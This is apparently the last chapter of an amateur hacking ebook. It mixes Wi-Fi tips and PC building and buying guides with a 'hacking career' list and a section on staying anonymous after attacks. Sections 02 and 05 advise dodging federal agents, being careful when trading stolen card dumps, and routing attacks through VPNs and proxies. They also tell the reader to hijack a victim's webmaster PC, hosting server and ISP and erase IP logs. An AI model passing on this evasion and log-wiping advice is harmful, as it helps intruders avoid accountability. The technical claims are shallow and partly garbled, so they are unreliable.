Thinking in C++ is nearly the best one on C++, a must-read.	You can find many online netbooks from code.box.sk

Chapter 13 – Useful Tips

Section 01 – 3 Easy Tricks To Boost Your Home Wi-Fi :-

It's easy to take a smoothly functioning home wireless network for granted, especially when you're sipping coffee on the patio and catching up on the news of the morning with your iPad.

You can faintly hear your family - camped out at the kitchen table - tapping away on keyboards.

All is right with the world.

Few things in digital life are more frustrating, however, than when a home wireless network goes haywire. It's painfully slow. The signal is weak and connections drop. Your comfy sofa is a Wi-Fi dead spot.

Try these tricks to boost your wireless router's range and speed - and you'll soon be taking your Wi-Fi for granted again.

1. Update your technology

If your router, computer and gadgets were made in the last two or three years, they probably support the latest wireless-N standard. If so, make sure your router is set to N-only mode for maximum speed and range. The b/g/n setting - needed to support older devices - will be slower.

If your PC is getting on in years and stuck at wireless-G, consider upgrading to a new model or a new wireless-N card.

Buy a new router if it doesn't support wireless-N. Chances are, it also doesn't support the latest security encryption.

Make sure your computer is running the latest version of its operating system and has the latest driver for your router.

Visit your router manufacturer's website to see if you've missed a firmware upgrade. I bet you have.

2. Find the sweet spot

Routers aren't the best looking gadgets, so your inclination may be to hide them. That's a bad idea because routers are susceptible to overheating and need good airflow.

The devices also perform much better when placed in an open, central location - away from walls and obstructions, such as metal filing cabinets.

If you place a router that has an omnidirectional antenna against an outside wall, it will send half its wireless signal outdoors. That might create a dead spot on the opposite side of your home.

A high location is usually better than a low one, especially if you have a two-story home. If you can, put the router on a high shelf or on top of a cabinet.

3. Change the channel

Like radio stations, wireless routers can broadcast on a number of different channels. When you and half the neighborhood are on the same channel, it causes a lot of static.

This shouldn't be a problem if your router features automatic channel selection. If it doesn't, tune in a channel with less interference. Consult your router's manual for quick assistance in changing router channels.

Section 02 – Proper Way To Start Your Hacking Career :-

How do I start a hacking Career, I'm a n00b !

> Ok, exactly you are a n00b now as I am. There are Simple things to Follow to Become a Elite Hacker.

Follow these and Get your Hands on it !

1.)Before Joining any hacking forum, make sure you know ***Binary,Hexadecimal and a Programmint*** (at least One !)

C++ will be Great for that, Because most Hackers Know C++ and use it.

2.)After you Prepare yourself with C++, You have to Know HTML and PHP, that will Help you a lot to make a Good Sense of Programming.

3.)Now you are Ready to join a hacker page which is updated regularly

> Stop being a Skid and be a REAL Hacker, I just Phuk Skids. For Instance google is a Skid Forum.

>Try to join a hacking group and See if the members are Friendly and the 4dmin is not a Lamer like Omniscient from google.com.

4.) After you did the Above, make a Introductory post (do guest posts on pages)and say that you're a n00b and need Help.

5.) Don't try to be oversmart. You're not, The Right time to outsmart Others is only when you've got somethingin your Head too.

6.) Avoid Speaking too much of 1337 !

7.) Try to make Your own Quality post and HELP others.

8.) Try to start collecting eBooks and Read 'em, READING is MUST.

9.) Program a Lot. Practice and Re-Practice.

10.) Use Secure Skype to Call Hunter and get Help.

11.) TRY NOT to be a SKID, its your Downfall ! Don't BLAME coded32.

12.) Try to Explore a Lot, be an Explorer throughout the Life.

13.) Hacking is not Easy, Well Tricks are Easy and Pre-defined ! NOT Hacking and Cracking !

14.) Its your choice to Pick up and choose a HAT (BLACK or WHITE), I prefer GRAY !

15.) Drugs HELP but not Recommended !

B.) How not to Get Caught when Hacking.

> This Section Includes how not to Get caught, Precaution is always Recommended, Safety First Thingy !

1.) Remember Hacking is a Survival Trait and not a Way to Break in computers Always

2.) Act as you are a Normal Person and a Computer Illiterate !

3.) Never Share CC"s and Acc Dumps and other Shits, you never know if it's a TRAP and he's a FED !

I am Experienced in that ! and I know what exactly sharing means ! Sharing in no way means sucking your Ass.

4.) Don't go on Posting Shits like " I am a hacker, I know to crack Passwds ! "

5.) Never get yourself into Trouble using a Keylogger, I am Watching you !

C.) The NOT-TO-Be's

1.) You should not be Associated with FEDS and Secret Services(Agents)

2.) Be Less Evil, Until its Necessary and if Possible Re-Construct the damage you Did !

3.) Don't Speak that I learned all these crap from 'coded32' or I phuk you !

4.) Don't Act like a Boss everywhere, Keep calm and Maintain your goal !

5.) Never Trust outisde Links except your Community !!

6.) Never Trust google.com >> They are Skid and make Money by your Postings, and What's your share ?

Section 03 – How To Build Your Own PC :-

In this tutorial I will try an teach you how to successfully build your own computer! There are many benefits to building your own computer.

1. You get hand's on experience learning how a computer works

2. Its a hell of alot less expensive then buying one from a retailer

3. Its a hell of alot more reliable than buying one from a retailer being that you hand select QUALITY parts and put it togethor yourself.

4. You can do your own tech support no more relying on stupid Best Buy Tech's that don't know the difference between their ass and a hard disk jumper (don't worry I'll tell you what those are later)

Section #1 (What Your Going To Need)

Here we will discuss a list of the parts you need and the best place to purchase them. If you want the best

prices on computer hardware you will definitly want to look online. Unfortunatly (and for some of you very fortunatly

if you know what I mean) this requires the use of a credit card. Below is a general list of the devices you will

need...

1. A Computer Case (Something To Put All The Computer Parts Togethor In)

   (i) Should only run you about 50 dollars

   (ii) Beware the cheap ones with cheap power supplies they will die in a year

2. A Mother Board (Everything Will Be Plugged Into The Mother Board)

3. A Floppy Drive and a CDROM (Should Be Obvious)

4. A Hard Disk (Come In Many Different Flavors and Quality Levels, Stores All The Information In Your Computer)

5. A Video Card (Cheap Stuff, Its What Your Monitor Plugs Into)

6. IDE Controller Ribbon

7. Miscellaneous Accessories

Next we'll take a look at many of the different options you have when buying these pieces of equipment. Your choice

may vary depending on which Operating Systems you plan on running.

Section #2 (Which Brand And Model Should I Buy?)

We'll lets start with your computer case and move all the way down to Miscellaneous Accessories..

1. Computer Case

You will most certainly need an ATX style case with a quality power supply. How do you tell? Well if the case

is only 15-20 bucks theres a pretty good chance its a crappy power supply.

2. A Mother Board

I suggest a quality ASUS (ATX style to match your computer case) mother board its up to you ask your friends.

I've had bad experiences personally with FIC

mother boards.

3. A Floppy Drive and CDROM

Pretty inexpensive stuff, i'd suggest a Sony Floppy drive and a generic CDROM. Doesn't make too much a difference if your

concerned about getting the best price.

4. Hard Disks

Gets alittle tricky. If you want reliability, high speed transfers, and are willing to run Windows I suggest a Western Digital

or a Seagate ULTRA DMA-66. If your not to concerned with speed and want to run a server with Unix i'd go with a Fujitsu or

a Western Digital. Their farely inexpensive but only transfer in 33 megabit bursts as apposed to the DMA-66 which transfer

in 33 megabit bursts. I don't believe Unix currently supports ULTRA DMA-66, but don't quote me on that. Now there's an even faster

transfer rate available via SCSI Hard Disk Controllers, but i'm not about to go into setting up SCSI controllers in this tutorial.

For now we will stick with IDE Hard Disk controllers.

5. Video Cards

Video cards are cheap and if your not a gamer a plain ole gener Cirrus Logic or STB video card will do fine.

6. IDE Controller Ribbon

You'll need 2 different kinds of IDE Ribbon 2 40 pins for your CDROM and Hard Disk and Another with less pins for your floppy.

You can buy these at any local computer store or order them off the web.

7. Miscellaneous Stuff

You may be interested in adding a sound card, ethernet card, and/or 3DFX card to your system. These are relatively easy to do and

I will explain how to add card's to your mother board later.

Section #3 (Where do I buy all this crap!?)

Well if your looking for the best prices online for computer hardware (and this is my unbiast opinion) i'd suggest going to

http://www.pricewatch.com again ask your friends maybe they know a better place. Pricewatch.com researchs the best prices

on computer hardware.

Section #4 (Lets Assemble!)

This next part is very important so read carefully...

1. First things first get yourself a clean desk to work on.

2. Place your ATX stlye computer case on the desk and slide/lift the top off. Inside should be a bunch of wires coming out of the power supply in the back and a bunch of wires coming out near the face of the box.

3. The next thing your going to want to do is place your mother board inside the case and fasten it in. Their might be metal coverings covering the holes in the computer case were the parralel ports and serial ports on the mother board should poke through, go ahead and poke those out with a screw drive so you can fit the mother board in snuggly. Every Case fastens mother

boards in different ways. Some use plastic pegs, some use metal screws. It will hopefully be obvious which you have to use.

4. Once the mother board is mounted properly you will need to fasten the floppy drive, and cdrom into the computer case. All computer cases store floppy drives differently there maybe a slide out container that you screw them into. You'll have to make sure that the the floppy drive is right side up (duh!) and that the pins are facing towards the back of the computer. Installing the CDROM is pretty much the same in all computer cases. Some mounting rails should have come with your mother board. You need to fasten those to the sides of the CDROM and you should be able to slide it right into one of the top bays.

5. Insert your Video Card. There are presently about 3 differnet forms of slots on your mother board. PCI, ISA, and AGP. Video Cards are presently made for all 3 of them. AGP stands for "Accelrated Graphics Port" Video Cards made for this slot are generally more high tech/performance. PCI's work and so do ISA (Althoug ISA is more Old School). Gee how do I tell the difference? Well AGP slots more than likely is the only small, brown, slot on your mother board. PCI you probably have the most of these their white and little longer than AGP. ISA, these are longggg and black, ugly. Insert your Video Card and snug it in there firmly. Don't force it (duh).

6. Time for that evil Hard Disk installation. We'll Hit hooking up the power supplies and Installing the Hard Disk at the same time just for fun. Insert the Hard Disk In a very much similar way to the way you inserted the floppy disk.But Before you do make sure that the jumper settings are correct on the back of Har Disk. Most hard disks are shipped in single mode, but if you want to run multiple hard disks (which we won't discuss) you need to set the jumpers differently.

Jumpers are little metal prongs connected with little jumpers that complete a connection. You figure it out. Anyway you got your hard disk in now its time to hook up the power supplies. The hard disk and the CDROM have similar power supplies. 3 or 4 prong. Hook those funny looking cords coming out of the back of the power supply into your CDROM and Hard Disk. Theres a smaller one that hooks into your floppy it should be obvious. Theres a big power supply (the biggest one in the lot usually made of white plastic) It fits into a slot on your mother board, it is the main power supply to your mother board. Its kind of tricky to get in so be careful.

7. Now that you have your Power Supplies hooked up you'll need to connect your Periphrials to your Mother Board. Use the IDE Controller Ribbon I know you all have. Hey one end goes to your CDROM (make sure the red line on the ribbon "pin 1" is matched up with the first pin on the back of your CDROM) and the other end goes to your mother board (same deal). The same goes for your hard disk and yoru floppy. Figure it out its not that difficult. You'll know you did something wrong when you get a floppy disk fail on boot.

Finishing touches. Don't forget to connect those nasty wires coming out from behind the face of your computer case to your mother board. They control the on, off, reset, hard disk activity, and power switch. Every mother board is different. so i hope you have a manual with your mother board. Most specify with 2 or 3 character paraphrases that make no sense.

For Example "PWR SWT" = Power Switch "RST SWT" = Reset Switch. Or even more vague than that.

Section #5 (Testing 1, 2, 3)

Ok your ready to give it a whirl, you'll need to get in your system bios. The "DEL" key should usually get you in.

Get it to autodetect your hard disk. Accept the Setting and Save your Configurations. Install Your OS and your ready to go.

Section 04 – How To Buy The Best Computer According To Your Needs:-

Here are some tips to purchase the best PC:-

Identify your needs:-

Primarily, you need to identify your computing needs. Are you a frequent internet user? Do you love playing games? Think how you want to utilise your new computer.

Select the one that satisfies your existing and future needs:-

Think intelligently before purchasing the device. For example if you are buying a PC that has video editing feature and if you're not using device for that purpose, then it is of no use.

Value line computers:-

This type of PC's is best for internet surfing, word processing, checking mails etc. Popular companies like Dell, HP and Gateway offer full-fledged value series package.

Enthusiastic line computers:-

These types of PC's are best suitable for gaming and multimedia tasks. Dell is one of the prominent leading brands which serve your need.

Gaming line computers:-

If you are a regular gamer then this could be the right choice for you. These kinds of devices are well suitable for media creation, workstations. Dell's XPS line, Alienware could be the right choice. If you are looking for this type of PC then it is the best option toBuild your own PC by purchasing different computer components.

Get the best deal:-

You need to compare the different computer models based on their

processor speed, memory capacity, hard disk, video card and features.

Get alternatives:-

Take the advice of your friends or relatives before purchasing the personal computer. The best option to purchasethe individual components and assemble them rather than purchasing the package deal. This saves your money.

Compatibility:-

If you are planning to build your own PC, then recheck each component's compatibility. For instance if you need mother LGA775 socket, then ensure that you get the same LGA775 CPU to enhance its performance. Focus on these compatibility factors

Motherboard:-

socket types, graphic card slot, memory, speed and performance.

CPU:- processor type Intel or AMD and socket type.

Storage:- concentrate on speeds i.e. PC3200/DDR400 or PC26400/DDR2800.

Power supply:- Identify how many watts of power is consumed for every component.

Configuration tools:- Popular companies like Dell offer web based configuration tool. You can customize your PC before purchasing it. This could be the best option where you can experience your PC and can clarify your doubts.

Shop around to get best deals and discounts. There are different varieties of PC's available in the market. Retailers will cut down the price of the computers when a new model is released into the market. Take advantage of such deals where you can get the best quality PC at an affordable price.

Section 05 – How Become Anonymous After Any Successive Hacking Activities :-

NOTE:- "This info is just for Educational purpose only.... M not responcible for any illigal activity..."

1. Hide Ur IP with best IP Hide s/w...

Use VPN, Proxy chain...

Some Free VPNs -- Not recommended.
If they aren't selling you a service they are selling you.

* http://cyberghostvpn.com/
* http://hotspotshield.com/ -- Occasionally hijacks your traffic to redirect you to advertisers.
* http://proxpn.com/
* https://anonymityonline.org/
* http://www.bestfreevpn.com/
* http://www.your-freedom.net/
* http://www.ultravpn.fr/
* http://www.itshidden.com/
* http://www.thefreevpn.com/
* http://www.packetix.net/

*Tip: Use a different VPN for each of your online personas. When checking real email accounts, fb, use a different VPN than from the one you use for Anonymous activities.

Proxies

You may use them in conjunction with a VPN.

* http://www.freeproxies.org/
* http://www.socks24.org/
* http://www.samair.ru/proxy

TOR: https://www.torproject.org/

Useful (mandatory) plugins/extensions for Firefox:

* BetterPrivacy (Removes persistent cookies from flash stuff >>.sol)
* AnonymouX
* NoScript (blocks Javascript)
* AdBlock Plus (blocks Ads) (Subscribe to Easylist and Fanboy's List)
* Element Hider for Adblock Plus

∗ Ghostery (tracking pixels)
∗ TACO (More adblocking)
∗ Redirect Controller
∗ Refcontrol
∗ WorldIP (know your country, know your rights)
∗ Flagfox
∗ GoogleSharing (GoogleProxy, anonymizes the search) - Scroogle.org is also a very viable (and worthwhile) alternative
∗ User Agent Switcher: Sends bogus browser identity to servers.
∗ Optimize Google: Allows to block loads of scum google uses to track searches.
∗ Outernet explorer (MacOS): Searches for a whole pile of shit on the net every 10 seconds or so, ensures anyone tapping packets will have a hell of a time.
∗ Https everywhere: automatically loads https on a site if available.
<https://www.eff.org/https-everywhere>
∗ Scroogle SSL search (Google anonymously) url: https://ssl.scroogle.org/

Don't use your Home PC.....

Don't use your Home Network connection...
Use Any others WiFi Connection.... :P

Install OS which u use to hack in Virtual box.....

Spoof your Mac Adress...

2. No1 is anonymous on internet unles u deleate data/IP log...

When u visit any site and start attacking, ur fake ip is noted on victims website's server and Host Domain....

1st Examin your victim....
Get all info about ur victim From IP, Website maintainance/Administrator PC to

Website hosting Server in positive manner....

3. MOST important Thing is Start Now....

Before start any attack to any Website/server, Hijack Victim's Webmasters pc, Web Hosting Server And ISP...

Now u can start Attack....:P :D

After attack is complete, Go to Victim's server, Webmasters pc, Web Hosting Server, ISP and Clear IP log.....

This step is most important becouse every time when u Visit any site, Your IP is noted on Victim's server, Webmasters pc, Web Hosting Server and ISP...

That's It.... U make it....

If ur Victim's server, Webmasters pc, Web Hosting Server and ISP have not have any IP log, Where they find u???

Here we use VPN or Proxy network becouse many times Webmasters Note attack or their Site and note every ip and start to Investigation on it... And on last U get catch.....

Woo You Have Completed This Ebook
Now You Are An Pro Hacker
Congratz !!

CONCLUSION :

Thanks For reading this book and I hope the contents described in this book will help you to know the minds of hackers. Now you are capable of securing your own and your surrounding computers from the Threat we called "HACKING"

Biblography

Various www.blogspot.com Blogs
www.google.com
www.wikipedia.com
www.security-focus.com
And Various Blogs..!!